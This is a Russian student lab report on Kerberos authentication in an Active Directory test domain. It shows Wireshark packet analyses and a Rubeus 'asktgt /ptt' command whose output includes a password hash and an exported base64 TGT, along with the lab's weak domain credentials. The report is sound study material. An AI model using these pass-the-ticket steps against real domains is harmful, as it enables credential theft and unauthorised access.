

ОТЧЕТ О ЛАБОРАТОРНОЙ РАБОТЕ № 2
«Active Directory. Аутентификация в сетях Windows»

«30» марта 2021 г.

Москва 2021 г.

СОДЕРЖАНИЕ

1	Необходимые условия для проведения лабораторной работы...	3
2	Подготовка виртуальных машин к проведению работы.....	4
3	Запись трафика (1).....	5
4	Запись трафика (2).....	6
5	Основные данные при записи трафиков (1) и (2).....	7
6	Запись трафика (3) и анализ пакетов.....	12
7	Получение ticket пользователя с помощью mimikatz.....	14
8	Итоги проведения лабораторной работы.....	16

1 Необходимые условия для проведения лабораторной работы

Для проведения работы нужно :

- 1) Наличие виртуальной машины Windows 10 (или win10 в дальнейшем);
- 2) Наличие виртуальной машины Windows Server (или winserver в дальнейшем);
- 3) Наличие сетевого анализатора wireshark.

2 Подготовка виртуальных машин к дальнейшей с ними работы

Подготовка происходит следующим образом :

Вывожу компьютер win10 из домена testdomain.local путем добавления в workgroup (например, группа "S"). Потом захожу под пользователем, который не привязан к домену AD winserver. Переименовываю win10 на имя MorinDenis (Рисунок 1) и ввожу в домен testdomain.local (данные админа домена domadmin/1234).




Рисунок 1 - имя PC MorinDenis

Чтобы войти в win10 под пользователем MorinDenis, переименовываю пользователя user1 в AD winserver (Рисунок 2).




Рисунок 2 - user1 изменился на MorinDenis

3 Запись трафика (1)

Произвожу запись трафика при аутентификации клиента в системе (файл "1part") : в этот момент времени включаю win10 и ввожу данные пользователя домена (MorinDenis/1234)

4 Запись трафика (2)

Произвожу запись трафика (файл “2.2part”) при запросе asktgt клиента в системе с помощью утилиты Rubeus (Рисунок 3), а именно вхожу с помощью известных данных пользователя.

```
C:\Users\user1\Documents>Rubeus asktgt /user:MorinDenis /password:1234 /ptt

Rubeus

v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 7CE21F17C0AEE7FB9CEBA532D0546AD6
[*] Building AS-REQ (w/ preauth) for: 'testdomain.local\MorinDenis'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFXjCCBVqgAwIBBaEDAgEWooIEZTCCBGfhggRdMIIEWaADAgEFoRIBEFrfU1RET01BSU4uTE9DQUyi
JTAjoAMCAQKHDAAGwZrcmJ0Z3QbEHRlc3Rkb21haW4ubG9jYWyjggQVMIIEEaADAgESoQMCAQKiggQD
BIID/2sq456njJ2E8gqHz3vdfykFXyR5wLtFym25L87z5uuUXLD0iDkr2520XBx6wYTaNGU/rvTKiGvH
3dmkv+9RunmGqdVEMDCUpJcl/8KFvCew9acoyZ0iuKzgoV26nQKZxh5iyZvm9DQTLaiNcc3H3PtdszAg
B29B1X6iGHHImCCX3LA3ztwV176CLDGPMSVP980RZK5j6hTZG5G6rUm+yBsgo6Fq33kfaumpvJMX7X0
jnRkBgw/Yc8mDC/yStC/E06WucpFV7nZZj1mG4Vv+wgmvmdCLaRow5B/KeFNhYwzRChK4iAY0G1uG12L
aeALW19NM+rDOoN2jRVMx2/U3XxLeDL2MnOQ21Qy12SRgPhSMubHTMwglPRG6NzjIpBSreBivsmn/ixg
do0beLQnHOiLQiqx1Pj6xEQ4WEuH517bcG7K5Ci+oSN1lZ0J9Y9jLDpIIGVubOGHj96NwfQbbZBA88rd
6PctEEEE8EUApM412XQ2yXVH4/KsrqAaI79XhSwEUeZxQ03+A+YbB/91f19wIa0j9EtaBroAfcOao/EA3
tk3y7IFLTg/c1p32LpR3KwBYHJwgmVjcsd+Rmk6KmOrS3H7tLuL1lh5Qr47SPCfThiad0LZ1ZjVR/trf
1C0z40kwicVklM+8soe70GHTwcAmA0aqo5VkfG3HA3rJXhs0h/fuuutn1F4e14b+h43vo4BVMKImelW07
oib7foGcEFqgp4r1aG+cQqH80advnRkHLP+Lu+1DzEgopr0QHeYtq/4FtfAP1NbDP8HI4/wkv8C4C+K
le4X8Pqk3JT3a/Sy0b9q0IqpSxBCE9S3LLBQJroahHir6mHRPvEXvjt5MX2GXyon5F8EU0cwlYMAv8V
f23SvFxFJv0p6TZpjrQmWPbYDw0523vepAoFXcPB8sVCVJm8f2QAZhGd5yUwaOGFc4ha+OfxBJzExf2X9
Se/hqGCDES2mY2/yL2f+sXl+VzwRTyv9FctTlSwyPEjMLPDzxnu555Gi0FfoVG5m5B3zwVK8+A5XaTe3
Ulnq6q5eV0exmz7JWpq4+v4XH9G+4JPKP9cL7yKvU/EOK0ArORFvI7oCJaCC285RT3xTSZclEMnw7gGC
t2LSHCftYEZnTybWkqMBuAx+Vkeve3wsAby31T38BH3odJuWVN2/klTGxuTS0x8sIDcBglyQJXmK2td
9X85svh5XCTY6ws2HdKJyIn/WMykl6qH70ebviW5SZDI06wWCitUK1ibGqrmBAsQw1qG+97kirCcz6XT
/PfCo3dvJh1ajgGqCQnySeHWLGRkg05PpfN/iRb76wihuzdzhKBBw059micFbqizyxD81dEAXunkNqva
lgTIpU/tqa0B5DCB4aADAgEAooH2BIHwFYHTMIHQoIHNMIHKMIHNoBswGaADAgEXoRIEEM6mLtg7eIio
ZG7FzL/q5GahEhsQVEVTVERPTUFJTt5MT0NBTKIXMBWgAwIBAAEOMAwBCK1vcmluRGVuaX0jBwMFAEDh
AAClERgPMjAyMTAzMjgMTExwMDZaphEYDzIwMjEwMzI4MjE5MDA2WqcRGA8yMDIxMDQwNDEwMTAwNlqo
EhsQVEVTVERPTUFJTt5MT0NBTKlMCOgAwIBAAQEcMBobBmtYnRndBsQdGVzdGRvbWFPb15sb2NhbA==

[+] Ticket successfully imported!

ServiceName      : krbtgt/testdomain.local
ServiceRealm     : TESTDOMAIN.LOCAL
UserName         : MorinDenis
UserRealm        : TESTDOMAIN.LOCAL
StartTime        : 3/28/2021 2:10:06 PM
EndTime          : 3/29/2021 12:10:06 AM
RenewTill        : 4/4/2021 2:10:06 PM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : zqYu2rt4ikhkbsXMv+rkZg==
```

Рисунок 3 - запрос TGT для учетной записи пользователя MorinDenis с включенным ограниченным делегированием

5 Основные данные при записи трафиков (1) и (2)

Регистрация компьютера win10 с именем MorinDeins и ip-адресом 192.168.1.46 (Рисунок 4).

419	55.486070	192.168.1.46	224.0.0.252	LLMNR	70	Standard query 0xd18e ANY MorinDeins
422	55.537686	192.168.1.46	192.168.1.45	DNS	81	Standard query 0xa692 A wpad.testdomain.local
423	55.538120	192.168.1.46	192.168.1.46	DNS	160	Standard query response 0xa692 No such name A wpad.testdomain.local SOA win-5q121jq1054.testdomain.local
424	55.586585	192.168.1.46	192.168.1.255	NBNS	110	Registration NB MORINDENIS<20>
425	55.587116	192.168.1.46	192.168.1.255	NBNS	110	Registration NB MORINDENIS<00>
426	55.587116	192.168.1.46	192.168.1.255	NBNS	110	Registration NB TESTDOMAIN<00>
427	55.588905	192.168.1.46	192.168.1.45	DNS	128	Standard query 0x3525 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.testdomain.local
428	55.605087	192.168.1.46	192.168.1.46	DNS	196	Standard query response 0x3525 SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.testdomain.local
429	55.607489	192.168.1.46	192.168.1.45	DNS	92	Standard query 0x5b58 A WIN-5Q121JQ1054.testdomain.local

> Frame 424: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface \Device\NPF{...}	0000	ff ff ff ff ff ff 08 00	27 54 3c 10 08 00 45 00	...
> Ethernet II, Src: PcsCompu_54:c3:10 (08:00:27:54:c3:10), Dst: Broadcast (ff:ff:ff:ff:ff:ff)	0010	00 60 60 d2 00 00 80 11	55 3d c0 a8 01 2e c0 a8	...
> Internet Protocol Version 4, Src: 192.168.1.46, Dst: 192.168.1.255	0020	01 ff 00 89 00 89 00 4c	c0 b3 ed a5 29 10 00 01	...
> User Datagram Protocol, Src Port: 137, Dst Port: 137	0030	00 00 00 00 00 01 20 45	4e 45 50 46 43 45 4a 45	...
> NetBIOS Name Service	0040	4f 45 45 45 46 45 4f 45	4a 46 44 43 41 43 41 43	OEE
Transaction ID: 0xeda5	0050	41 43 41 43 41 43 41 00	00 20 00 01 c0 0c 00 20	ACA
> Flags: 0x2910, Opcode: Registration, Recursion desired, Broadcast	0060	00 01 00 04 93 e0 00 06	00 00 c0 a8 01 2e	...
Questions: 1				
Answer RRs: 0				
Authority RRs: 0				
Additional RRs: 1				
> Queries				
> Additional records				
> MORINDENIS<20>: type NB, class IN				
Name: MORINDENIS<20> (Server service)				
Type: NB (32)				
Class: IN (1)				
Time to live: 3 days, 11 hours, 20 minutes				
Data length: 6				
> Name flags: 0x0000, ONT: B-node (B-node, unique)				
0... .. = Name type: Unique name				
.00. = ONT: B-node (0)				
Addr: 192.168.1.46				

Рисунок 4 - вход компьютера win10

В связи с неполноценным запросом на аутентификацию win10 возникает ошибка в PREAUTH-аутентификации (Рисунок 5).

448	55.911973	192.168.1.46	192.168.1.45	KRB5	297	AS-REQ
449	55.913137	192.168.1.46	192.168.1.46	KRB5	281	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
450	55.913450	192.168.1.46	192.168.1.45	TCP	60	49671 → 88 [FIN, ACK] Seq=228 Ack=228 Win=65280 Len=0
451	55.913485	192.168.1.46	192.168.1.46	TCP	54	88 → 49671 [ACK] Seq=228 Ack=245 Win=52568 Len=0
452	55.913532	192.168.1.46	192.168.1.46	TCP	54	88 → 49671 [RST, ACK] Seq=228 Ack=245 Win=0 Len=0

> Frame 449: 281 bytes on wire (2248 bits), 281 bytes captured (2248 bits) on interface \Device\NPF{...}	0000	08 00 27 54 3c 10 08 00	27 c7 a2 8c 08 00 45 00	..T<...
> Ethernet II, Src: PcsCompu_c7:a2:8c (08:00:27:c7:a2:8c), Dst: PcsCompu_54:c3:10 (08:00:27:54:c3:10)	0010	01 0b 35 34 40 00 80 06	00 00 c0 a8 01 2d c0 a8	..54@...
> Internet Protocol Version 4, Src: 192.168.1.45, Dst: 192.168.1.46	0020	01 2e 00 58 c2 07 90 10	1b db eb 36 e1 5a 50 18	..X.....
> Transmission Control Protocol, Src Port: 88, Dst Port: 49671, Seq: 1, Ack: 244, Len: 227	0030	08 05 84 a9 00 00 00 00	00 df 7e 81 dc 30 81 d9
> Kerberos	0040	a0 03 02 01 05 a1 03 02	01 1e a4 11 18 0f 32 30
Record Mark: 223 bytes	0050	32 31 30 33 32 38 31 30	33 38 34 32 5a a5 05 02	21032810
> krb-error	0060	03 08 ee 97 a6 03 02 01	19 a9 12 1b 10 74 65 73	tdomain.
pverno: 5	0070	74 64 6f 6d 61 69 6e 2e	6c 6f 63 61 6c aa 25 30	#.....
msg-type: krb-error (30)	0080	23 a0 03 02 01 02 a1 1c	30 1a 1b 06 6b 72 62 74	gt..test
stime: 2021-03-28 10:38:42 (UTC)	0090	67 74 1b 10 74 65 73 74	64 6f 6d 61 69 6e 2e 6c	ocal.s;q
susec: 585367	00a0	6f 63 61 6c ac 73 04 71	30 6f 30 4c a1 03 02 01	..E C0A0
error-code: eRR-PREAUTH-REQUIRED (25)	00b0	13 a2 45 04 43 30 41 30	38 a0 03 02 01 12 a1 31	..TESTD0
realm: testdomain.local	00c0	1b 2f 54 45 53 54 44 4f	4d 41 49 4e 2e 4c 4f 43	Alhostmo
> sname	00d0	41 4c 68 6f 73 74 6d 6f	72 69 6e 64 65 6e 69 73	..testdom
name-type: kRB5-NT-SRV-INST (2)	00e0	2e 74 65 73 74 64 6f 6d	61 69 6e 2e 6c 6f 63 61	10.....
> sname-string: 2 items	00f0	6c 30 05 a0 03 02 01 17	30 09 a1 03 02 01 02 a2	..0.....
SNameString: krbtgt	0100	02 04 00 30 09 a1 03 02	01 10 a2 02 04 00 30 09
SNameString: testdomain.local	0110	a1 03 02 01 0f a2 02 04	00

Рисунок 5 - ошибка в аутентификации

Поэтому MorinDenis отправляет зашифрованный TIMESTAMP (Рисунок 6).

463	55.928360	192.168.1.46	192.168.1.45	TCP	60 49673 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0	
464	55.928504	192.168.1.46	192.168.1.45	KRBS	377 AS-REQ	
465	55.929272	192.168.1.45	192.168.1.46	KRBS	1674 AS-REP	
466	55.929553	192.168.1.46	192.168.1.45	TCP	60 49673 → 88 [ACK] Seq=324 Ack=1621 Win=65536 Len=0	
467	55.929553	192.168.1.46	192.168.1.45	TCP	60 49673 → 88 [FIN, ACK] Seq=324 Ack=1621 Win=65536 Len=0	

> Frame 464: 377 bytes on wire (3016 bits), 377 bytes captured (3016 bits) on interface \Device\NPF{...}	0000	08 00 27 c7 a2 8c 08 00	27 54 3c 10 08 00 45 00	...
> Ethernet II, Src: PcsCompu_54:3c:10 (08:00:27:54:3c:10), Dst: PcsCompu_c7:a2:8c (08:00:27:c7:a2:8c)	0010	01 6b 74 75 40 00 80 06	01 6c c0 a8 01 2e c0 a8	...
> Internet Protocol Version 4, Src: 192.168.1.46, Dst: 192.168.1.45	0020	01 2d c2 09 00 58 0d 98	4e 42 b8 05 27 2e 50 18	...
> Transmission Control Protocol, Src Port: 49673, Dst Port: 88, Seq: 1, Ack: 1, Len: 323	0030	01 00 94 2d 00 00 00 00	01 3f 6a 82 01 3b 30 82	...
▼ Kerberos	0040	01 37 a1 03 02 01 05 a2	03 02 01 0a a3 63 30 61	...
> Record Mark: 319 bytes	0050	30 4c a1 03 02 01 02 a2	45 04 43 30 41 a0 03 02	...
▼ as-req	0060	01 12 a2 3a 04 38 c4 57	73 c2 6f 10 3f 7c d1 07	...
pvno: 5	0070	51 4b eb ea 82 2f 57 fa	dc 05 bf 9e f1 5d f0 96	...
msg-type: krb-as-req (10)	0080	34 aa 63 6e 88 6e f2 a5	a1 4a 42 77 8f ad 30 74	...
▼ padata: 2 items	0090	0e c7 04 16 99 f4 51 08	00 f4 0a c9 f0 75 30 11	...
▼ PA-DATA pa-ENC-TIMESTAMP	00a0	a1 04 02 02 00 80 a2 09	04 07 30 05 a0 03 01 01	...
▼ padata-type: pa-ENC-TIMESTAMP (2)	00b0	ff a4 81 c5 30 81 c2 a0	07 03 05 00 40 81 00 10	...
▼ padata-value: 3041a003020112a23a0438c45773c26f103f7cd107514bebea822f57fadc05bf9ef15df09634aa636e886ef2a5e	00c0	a1 18 30 16 a0 03 02 01	01 a1 0f 30 0d 1b 0b 6d	...
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)	00d0	6f 72 69 6e 64 65 6e 69	73 24 a2 12 1b 10 74 65	...
cipher: c45773c26f103f7cd107514bebea822f57fadc05bf9ef15df09634aa636e886ef2a5e	00e0	73 74 64 6f 6d 61 69 6e	2e 6c 6f 63 61 6c a3 25	...
▼ PA-DATA pa-PAC-REQUEST	00f0	30 23 a0 03 02 01 02 a1	1c 30 1a 1b 06 6b 72 62	...
▼ padata-type: pa-PAC-REQUEST (128)	0100	74 67 74 1b 10 74 65 73	74 64 6f 6d 61 69 6e 2e	...
▼ padata-value: 3005a0030101ff	0110	6c 6f 63 61 6c a5 11 18	0f 32 30 33 37 30 39 31	...
include-pac: True	0120	33 30 32 34 38 30 35 5a	a6 11 18 0f 32 30 33 37	...
> req-body	0130	30 39 31 33 30 32 34 38	30 35 5a a7 06 02 04 74	...
	0140	ba 7b b2 a8 15 30 13 02	01 12 02 01 11 02 01 17	...
	0150	02 01 18 02 02 ff 79 02	01 03 a9 1d 30 1b 30 19	...
	0160	a0 03 02 01 14 a1 12 04	18 4d 4f 52 49 4e 44 45	...
	0170	4e 49 53 20 20 20 20 20	20	NIS

Рисунок 6 - отправка TIMESTAMP

Пользователь получает ответ с ticket (tgt) (Рисунок 7).

465	55.929272	192.168.1.45	192.168.1.46	KRBS	1674 AS-REP	
466	55.929553	192.168.1.46	192.168.1.45	TCP	60 49673 → 88 [ACK] Seq=324 Ack=1621 Win=65536 Len=0	
467	55.929553	192.168.1.46	192.168.1.45	TCP	60 49673 → 88 [FIN, ACK] Seq=324 Ack=1621 Win=65536 Len=0	
468	55.929601	192.168.1.45	192.168.1.46	TCP	54 88 → 49673 [ACK] Seq=1621 Ack=325 Win=525568 Len=0	
469	55.929671	192.168.1.45	192.168.1.46	TCP	54 88 → 49673 [RST, ACK] Seq=1621 Ack=325 Win=0 Len=0	
470	55.932034	192.168.1.46	192.168.1.45	TCP	66 49674 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1	
471	55.932115	192.168.1.45	192.168.1.46	TCP	66 88 → 49674 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1	
472	55.932211	192.168.1.46	192.168.1.45	TCP	60 49674 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0	
473	55.932211	192.168.1.46	192.168.1.45	TCP	1514 49674 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=1460 [TCP segment of a reassembled PDU]	

> Frame 465: 1674 bytes on wire (13392 bits), 1674 bytes captured (13392 bits) on interface \Device\NPF{...}	00c0	45 4e 49 53 24 a5 82 04	5a 61 82 04 56 30 82 04	ENISS...
> Ethernet II, Src: PcsCompu_c7:a2:8c (08:00:27:c7:a2:8c), Dst: PcsCompu_54:3c:10 (08:00:27:54:3c:10)	00d0	52 a0 03 02 01 05 a1 12	1b 10 54 45 53 54 44 4f	R...
> Internet Protocol Version 4, Src: 192.168.1.45, Dst: 192.168.1.46	00e0	4d 41 49 4e 2e 4c 4f 43	41 4c a2 25 30 23 a0 03	MAIN.L
> Transmission Control Protocol, Src Port: 88, Dst Port: 49673, Seq: 1, Ack: 324, Len: 1620	00f0	02 01 02 a1 1c 30 1a 1b	06 6b 72 62 74 67 74 1b	...
▼ Kerberos	0100	10 54 45 53 54 44 4f 4d	41 49 4e 2e 4c 4f 43 41	TESTD
> Record Mark: 1616 bytes	0110	4c a3 82 04 0e 30 82 04	0a a0 03 02 01 12 a1 03	L...
▼ as-rep	0120	02 01 02 a2 82 03 fc 04	82 03 f8 72 f4 e9 39 00	...
pvno: 5	0130	f9 83 a3 f3 f7 e6 c5 c5	7b 67 4b 15 66 20 5c 0d	...
msg-type: krb-as-rep (11)	0140	dd 4a 84 50 fe c6 1c 95	8c bd 2e 1c 47 b5 ce ec	J-P...
▼ padata: 1 item	0150	f0 c4 22 c7 a6 a8 4c 0c	03 7b 35 09 df 8d 6e d9	...
▼ PA-DATA pa-ETYPE-INF02	0160	14 32 e9 41 bc c2 05 a1	62 de ba e0 16 55 d2 b6	2-A...
▼ padata-type: pa-ETYPE-INF02 (19)	0170	04 69 89 ab 6a dd d1 45	4a 0b ed 81 8b b3 a8 f1	i...j...
▼ padata-value: 303a3038a003020112a1311b2f54455354444f4d41494e2e4c4f43414c686f7374	0180	03 41 8f 63 a3 c8 f1 12	44 3a 95 17 45 81 00 ad	A-C...
etype: ETYPE-INF02-ENTRY	0190	51 6b 41 5d d9 17 eb 5b	bc bb 24 4b bc f9 7e 16	QkA]
crealm: TESTDOMAIN.LOCAL	01a0	53 bb 06 23 14 97 d3 97	8c 19 c5 b7 cb 5e e3 2f	S-#...
cname: TESTDOMAIN.LOCAL	01b0	84 ee 04 68 28 62 bf 23	72 39 1b f9 55 b4 f9 00	h(b...
name-type: krb5-NT-PRINCIPAL (1)	01c0	94 5e fe ba 19 6a b1 28	6c f5 bd 89 2b ce 94 e3	h...f...
name-string: 1 item	01d0	11 68 f9 0b 50 83 2c a9	99 f9 43 aa ad 34 2b 0a	h-P...
SNameString: krbtgt	01e0	65 45 7d 63 31 31 56 0b	d3 5c 43 d5 81 63 f5 33	eE]c11
SNameString: TESTDOMAIN.LOCAL	01f0	c6 b0 d6 d3 b5 cb d0 54	9e b4 ba f1 4e ed 3f ee	...
enc-part	0200	46 19 bb 21 fb 6b 39 e3	08 61 2d bf 4d e8 01 ec	F...i-k
enc-part	0210	2d 7e b0 b8 93 0e 14 c5	56 f6 84 f3 d8 54 35 fb	...
	0220	50 67 c7 01 1c 13 ef 7c	36 f6 6f 23 f3 d5 61 e6	Pg...
	0230	ae cf de f9 c2 a7 13 38	59 36 c8 2f 9d 16 f5 3f	...
	0240	b2 8a a2 77 b4 49 10 a5	21 39 ed a0 a1 8d 5c 93	w-I...
	0250	31 5e 21 25 c6 87 1c 52	27 04 45 d7 7f 8d cd 00	14%...
	0260	de 58 15 f1 db 48 81 60	55 b2 52 12 22 4f 59 12	X...H
	0270	df 7b f7 5c 7e 76 f3 d5	34 a6 f5 ce 44 a5 cc 35	h...v...
	0280	f9 27 dc d8 08 30 35 5d	8d 63 bc 76 60 5b af 9c	...
	0290	11 10 f0 ab b1 40 d4 cf	03 3c 98 50 5b 4d 82 84	...
	02a0	22 09 47 16 3c 82 89 60	b0 0f eb 86 43 e1 fb ea	G<...
	02b0	e0 c4 d3 b0 d4 3e da 1c	2b 32 fc cb d5 71 08 59	...
	02c0	eb dc ff cb 85 88 9d aa	35 41 52 4d a5 71 59 f7	...
	02d0	50 8e 4e d6 50 35 95 d3	06 8b 05 b3 6e 0e 0d 19	...

Рисунок 7 - получение пользователем tgt

Пользователь win10 хочет получить Service Ticket для получения доступа к сетевым ресурсам, поэтому отправляет пакет с TGS-запросом (Рисунок 8).

No.	Time	Source	Destination	Protocol	Length	Info
474	55.932211	192.168.1.46	192.168.1.45	KRB5	278	TGS-REQ
475	55.932339	192.168.1.45	192.168.1.46	TCP	54	88 → 49674 [ACK] Seq=1 Ack=1685 Win=525568 Len=0
476	55.933720	192.168.1.45	192.168.1.46	KRB5	1721	TGS-REP

Record Mark: 1680 bytes		0050	04 56 30 82 04 52 a0 03 02 01 05 a1 12 1b 10 54	ESTDOM
▼ tgs-req		0060	45 53 54 44 4f 4d 41 49 4e 2e 4c 4f 43 41 4c a2	%#...
pvno: 5		0070	25 30 23 a0 03 02 01 02 a1 1c 30 1a 1b 06 6b 72	btgt...
msg-type: krb-tgs-req (12)		0080	62 74 67 74 1b 10 54 45 53 54 44 4f 4d 41 49 4e	.LOCAL
▼ padata: 2 items		0090	2e 4c 4f 43 41 4c a3 82 04 0e 30 82 04 0a a0 03
▼ PA-DATA pA-TGS-REQ		00a0	02 01 12 a1 03 02 01 02 a2 82 03 fc 04 82 03 f8
▼ padata-type: pA-TGS-REQ (1)		00b0	72 f4 e9 39 00 f9 83 a3 f3 f7 e6 c5 5c 7b 67 4b
▼ padata-value: 6e82051630820512a003020105a10302010ea2070305000000000000a382045a6		00c0	15 66 20 5c 0d dd 4a 84 50 fe c6 1c 95 8c bd 2e
▼ ap-req		00d0	1c 47 b5 ce ec f0 c4 22 c7 a6 a8 4c 0c 03 7b 35
pvno: 5		00e0	09 df 8d 6e d9 14 32 e9 41 bc c2 05 a1 62 de ba
msg-type: krb-ap-req (14)		00f0	e0 16 55 d2 b6 04 69 89 ab 6a dd d1 45 4a 0b ed
Padding: 0		0100	81 8b b3 a8 f1 03 41 8f 63 a3 c8 f1 12 44 3a 95
> ap-options: 00000000		0110	17 45 81 00 ad 51 6b 41 5d d9 17 eb 5b bc bb 24
▼ ticket		0120	4b bc f9 7e 16 53 bb 06 23 14 97 d3 97 8c 19 c5
tkt-vno: 5		0130	b7 cb 5e e3 2f 84 ee 04 68 28 62 bf 23 72 39 1b
realm: TESTDOMAIN.LOCAL		0140	f9 55 b4 f9 00 94 5e fe ba 19 6a b1 28 6c f5 bd
▼ sname		0150	89 2b ce 94 e3 11 68 f9 0b 50 83 2c a9 99 f9 43
name-type: kRB5-NT-SRV-INST (2)		0160	aa ad 34 2b 0a 65 45 7d 63 31 31 56 0b d3 5c 43
▼ sname-string: 2 items		0170	d5 81 63 f5 33 c6 b0 d6 d3 b5 cb d0 54 9e b4 ba
SNameString: krbtgt		0180	f1 4e ed 3f ee 46 19 bb 21 f6 b0 39 e3 08 61 2d
SNameString: TESTDOMAIN.LOCAL		0190	bf 4d e8 01 ec 2d 7e b0 b8 93 0e 14 c5 56 f6 84
> enc-part		01a0	f3 d8 54 35 fb 50 67 c7 01 1c 13 ef 7c 36 f6 6f
> authenticator		01b0	23 f3 d5 61 e6 ae cf de f9 c2 a7 13 30 59 36 c8
> PA-DATA pA-PAC-OPTIONS		01c0	2f 9d 16 f5 3f b2 8a a2 77 b4 49 10 a5 21 39 ed
req-body		01d0	a0 a1 8d 5c 93 31 5e 21 25 c6 87 1c 52 27 04 a5
Padding: 0		01e0	d2 7f 8d cd 00 de 58 15 f1 db 48 81 60 55 b2 57
kdc-options: 40000000		01f0	12 22 4f 59 12 df 7b f7 5c 7e 76 f3 d5 34 a6 f5
realm: TESTDOMAIN.LOCAL		0200	ec 44 a5 cc 35 f9 27 dc d8 08 30 35 55 8a 63 bc
▼ sname		0210	76 60 5b af 9c 11 10 f0 ab b1 40 d4 cf 03 3c 98
name-type: kRB5-NT-SRV-INST (2)		0220	50 5b 4c d2 84 22 09 47 16 3c 82 89 60 b0 0f eb
▼ sname-string: 3 items		0230	86 43 e1 fb ea e0 c4 d3 b0 d4 3e da 1c 2b 32 fd
SNameString: ldap		0240	cb d5 71 08 59 ab dc ff cb 85 88 9d aa 35 41 52
SNameString: WIN-5Q121JQ1054.testdomain.local		0250	4d a5 71 59 f7 a9 8c 4c d6 f9 35 1c d3 0b 8b 05
SNameString: testdomain.local		0260	b3 6c 0c 90 b1 d2 2e 08 cd 25 8c dc a6 ab 6d 26
till: 2037-09-13 02:48:05 (UTC)		0270	2e d8 98 6b 58 e1 04 f3 44 8c 5f 2e 38 cf d2 5c
		0280	87 71 45 8e b9 57 4e ee 1d 64 85 01 40 1c 35 a6
		0290	8b be 13 57 45 d6 db 6b 5c cb 5d 6b 4b 89 cd 8f
		02a0	11 07 5e c1 1d fe bd f5 11 ee 1c b2 dc 78 7c 2a
		02b0	fc 02 42 16 d2 fb 84 bf 31 47 61 85 65 44 30 ac

Рисунок 8 - TGS-запрос

В ответе на запрос домен (winservеr) дает TGS, зашифрованный хешем пароля учетной записи службы (Рисунок 9).

